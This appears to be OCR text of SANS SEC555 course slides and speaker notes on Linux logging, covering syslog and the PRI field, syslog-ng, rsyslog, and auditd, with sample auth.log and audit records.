
Syslog first made its appearance back in the 1980s. Originally, it was designed to log on behalf of sendmail, a popular email daemon. However, the security community quickly saw its potential and began to adopt it for other things. Like many projects with quick adoption, it has changed over time.

At its basic configuration, syslog is used to log messages to disk. For example, login attempts get stored in /var/log/auth.log. Should these need to be sent to a remote logging host, the standard syslog daemon allows network transportation over UDP port 514. The original syslog service did not support TCP, SSL, or TLS.

References:

http://www.liquisearch.com/syslog/history, https://sec555.com/61

https://www.syslog-ng.com/products/open-source-log-management, https://sec555.com/62



Syslog Example

/var/log/auth.log

```
Jan  4 14:43:13 logparse sudo: jhenderson :
1 incorrect password attempt ; TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/su
```

When transported over network:


```
<81>Jan  4 14:43:13 logparse sudo:
jhenderson : 1 incorrect password attempt ;
TTY=pts/1 ; PWD=/var/log ; USER=root ;
COMMAND=/bin/su
```

SEC555 | SIEM with Tactical Analytics 46

Syslog Example

This slide represents a failed login stored in /var/log/auth.log of an Ubuntu 16.04 system. Notice the difference is minor between syslog on disk and syslog over the network. On disk, the log facility/category is identified by the filename of auth.log. Over the network, this is identified using the syslog PRI field, which is the beginning <81>. The integer in this field comprises the facility and severity for the log. To find the facility and severity, a math formula must be applied. The math formula for the PRI field will be described in a few slides.

Notice that /var/log/auth.log does not have anything that describes the severity (debug, info, warning, etc.). This is because the default behavior of rsyslog on Ubuntu 16.04 is to place all severity types for the facility auth into /var/log/auth.log.



Syslog Breakdown

```
<81>Jan  4 14:43:13 logparse sudo: jhenderson : 1
incorrect password attempt ; TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/su
```

PRI = <81>

Time/date = Jan 4 14:43:13

Source host = logparse

Source process = sudo

Message = `jhenderson : 1 incorrect password attempt ; TTY=pts/1 ; PWD=/var/log ; USER=root ; COMMAND=/bin/su`


Sometimes includes process ID such as CRON[1464]

SANS SEC555 | SIEM with Tactical Analytics 47

Syslog Breakdown

Syslog messages sent over the network typically consist of five main fields. The PRI field starts at the beginning and is an integer that is calculated to store the facility and severity label for an event. Following this is the timestamp that's specific to the system generating the event. If the source system's time is off, then this timestamp will be incorrect. It is also important to note that the timestamp is specific to the time zone of the source system. This will need to be accounted for if an organization contains systems across multiple time zones. After the timestamp is the source hostname, followed by the source program that generated the event log. Finally, the message contains the specifics of the log.

Unlike Windows, Linux does not generate a unique event ID specific to an event. This often requires string searching or adding fields or tags to report on specific events such as logons. To garner value, the message field often requires further breakdown and parsing. This is primarily because syslog does not use structured schemas such as XML. This, combined with the freedom available to programmers on how the message field is used per program, causes a lot of extra labor to make sense of Linux logs.



Syslog PRI

Syslog messages sent over network store facility and severity in the computed PRI field

- PRI is 1-5 characters surrounded by <>
  - Example <189>
- Facility = PRI/8 rounded down to whole number
  - Example: 189/8 = 23.625 so facility = 23 or local7
- Severity = PRI - (Facility * 8)
  - Example = 189 - (23 * 8) = 5 so severity = 5 or notice


SEC555 | SIEM with Tactical Analytics

Syslog PRI

A new analyst looking at a raw syslog message often tends to ignore the syslog PRI field, thinking it is just noise in the log. This is because it looks out of place. For example:

```
<81>Jan  4 14:43:13 logparse sudo: jhenderson : 1 incorrect password
attempt ; TTY=pts/1 ; PWD=/var/log ; USER=root ; COMMAND=/bin/su
```

The <81> looks like it may just be a random number tacked to the front of the log. However, it is the syslog PRI field. This field is an integer that can be mathematically reversed into the numeric facility and severity codes. The math formulas on this slide show how to reverse the integer into the proper codes. In the example of <81>, the facility would be 10, which is the facility code for security/authorization. The severity would be 1, which is the severity code for the alert.



Syslog-NG

One common Linux syslog daemon is Syslog-NG[1]

- Capable of handling 600K+ messages a second
- Enhanced with many filtering and custom parsing capabilities
- Contains many output modules
  - Such as Elasticsearch, AMQP, and Apache Kafka
  - Supports transport over TCP, UDP, SSL, and TLS

Configuration file does not conform to syslog format

- The format is clean and easy to read unlike syslog format

SANS

SEC555 | SIEM with Tactical Analytics 49


Syslog-NG

After syslog came Syslog-NG. It was designed by the community to address deficiencies such as the lack of TCP, SSL, and TLS in standard syslog and was one of the first implementations around central log collection. The biggest change for those switching to Syslog-NG from syslog or rsyslog is that it requires its own syntax as it has stepped away from the old syslog format. Like many open-source projects, Syslog-NG has adapted over time, and in its current release, has many capabilities.

In modern versions, Syslog-NG is able to collect, parse, filter, and send logs to many different locations. For example, it can be used to send logs directly into an Elasticsearch cluster. However, parsing performance is not as fast as some of the alternative solutions available today. Though, if parsing is being done system-by-system, this may not be a big deal.

Reference:

https://www.syslog-ng.com/products/open-source-log-management, https://sec555.com/62



Rsyslog

Rsyslog stands for rocket-fast system for log processing

- Supports original syslog configuration format
- Handles 1 million+ messages per second to local destinations
- Contains many capabilities and features similar to Syslog-NG
  - However, performance is faster, especially with filtering and parsing[2]
  - Yet syntax can be hard to read and write

Supports a highly reliable transport method called RELP (Reliable Event Logging Protocol)

SANS SEC555 | SIEM with Tactical Analytics 50

Rsyslog

Rsyslog is another syslog alternative found in modern Linux systems. A core principle of rsyslog is that it is built for speed. This means even extra functionality, such as parsing, is analyzed and modified to make it as fast as possible. Logs without parsing can achieve speeds of over a million logs per second. Yet even with parsing, rsyslog is insanely fast.


Both rsyslog and syslog-ng are great examples of community-maintained projects. Over time, these projects have gone from local and remote logging solutions to full-blown log agents and parsers. Rather than installing a third-party log agent, these services can be configured to collect custom logs and transport them where they need to go. This allows for log collection and parsing without the performance and maintenance overhead of additional software. However, the benefit of collection without an agent must be weighed against the ability to use a standard configuration for third-party agents across multiple platforms.

One interesting aspect of rsyslog is that it has some special parsing capabilities. It uses the library liblognorm (as opposed to regex) to perform string searches to look for pattern matches. When this is utilized instead of regex, parsing is done at minimal overhead and can sustain high events per second. This is often paired with pre-saved pattern lookups, such as for a Cisco switch, to automate parsing while keeping performance a top priority.

References:

https://www.rsyslog.com, https://sec555.com/63

https://rainer.gerhards.net/2013/01/performance-of-liblognormrsyslog-parse.html, https://sec555.com/64



Additional Logging

Similar to Windows, there are third-party programs that can provide additional logging

- **Linux Auditing System**[1]: An access monitoring and accounting system maintained by Red Hat
- **Snoopy Logger**[2]: A command line logging tool
- Scripting can also be used to create logs

Other third-party programs exist

SANS

SEC555 | SIEM with Tactical Analytics 51


Additional Logging

When default Linux logs are not enough, there are options to increase logging. Probably the most common logging tool is the Linux Auditing System developed by Red Hat. Other tools, such as Snoopy Logger, provide logs of every command line entered.

References:

https://linux.die.net/man/8/auditd, https://sec555.com/65

https://github.com/a2o/snoopy, https://sec555.com/66



auditd

Provides a customizable Linux Auditing System

Monitors:

- File access
- System calls
- Program execution
- File changes
- Security events (such as failed logins)
- Network access

Granular monitoring allows advanced use cases

- Also, adds complexity and performance overhead

SANS

SEC555 | SIEM with Tactical Analytics

auditd


The Linux Audit system, also referred to as auditd, is maintained by Red Hat but is supported and available to install on just about every Linux system such as Ubuntu, Suse, CentOS, etc. Similar to Sysmon, this service provides additional logging such as recording user activity and process activity. To be truly effective, auditd must be configured and told what to log or what not to log. Some Linux systems come with auditd installed but usually with logging disabled. This is because the level of logging can be immense and cause performance issues.

With a little care, auditd can be configured to log only under specific use cases. Unfortunately, the syntax of auditd can be difficult to understand and use. However, because of the granularity allowed, administrators can fine-tune exactly what gets logged. There are multiple community provided auditd configurations. For example, Florian Roth provides an auditd configuration file that is a great start for organizations.

References:

https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/Security_Guide/chap-system_auditing.html, https://sec555.com/67

https://gist.github.com/Neo23x0/9fe88c0c5979e017a389b90fd19ddfee, https://sec555.com/68



Audit Example

PID is process ID of executable, **PPID** is for parent process

UID is user ID of the user

AUID is the audit user ID (tracks actions against login even if the user changes with su or sudo)

```
type=SYSCALL msg=audit(1595042069.980:282): arch=c000003e syscall=59
success=yes exit=0 a0=55d10fdd2d30 a1=55d10fdaa4b0 a2=55d10fdaa1c0
a3=55d10fd8d010 items=2 ppid=3751 pid=3761 auid=1000 uid=0 gid=0 euid=0
suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=2 comm="ifconfig"
exe="/sbin/ifconfig" key="ifconfig"
```

```
type=SYSCALL msg=audit(1595042102.196:284): arch=c000003e syscall=59
success=yes exit=0 a0=559504005920 a1=5595040059e0 a2=559504002730
a3=559503ebb010 items=2 ppid=4101 pid=4111 auid=1000 uid=1000 gid=1000
euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1
ses=2 comm="ifconfig" exe="/sbin/ifconfig" key="ifconfig"
```

SANS

SEC555 | SIEM with Tactical Analytics 53

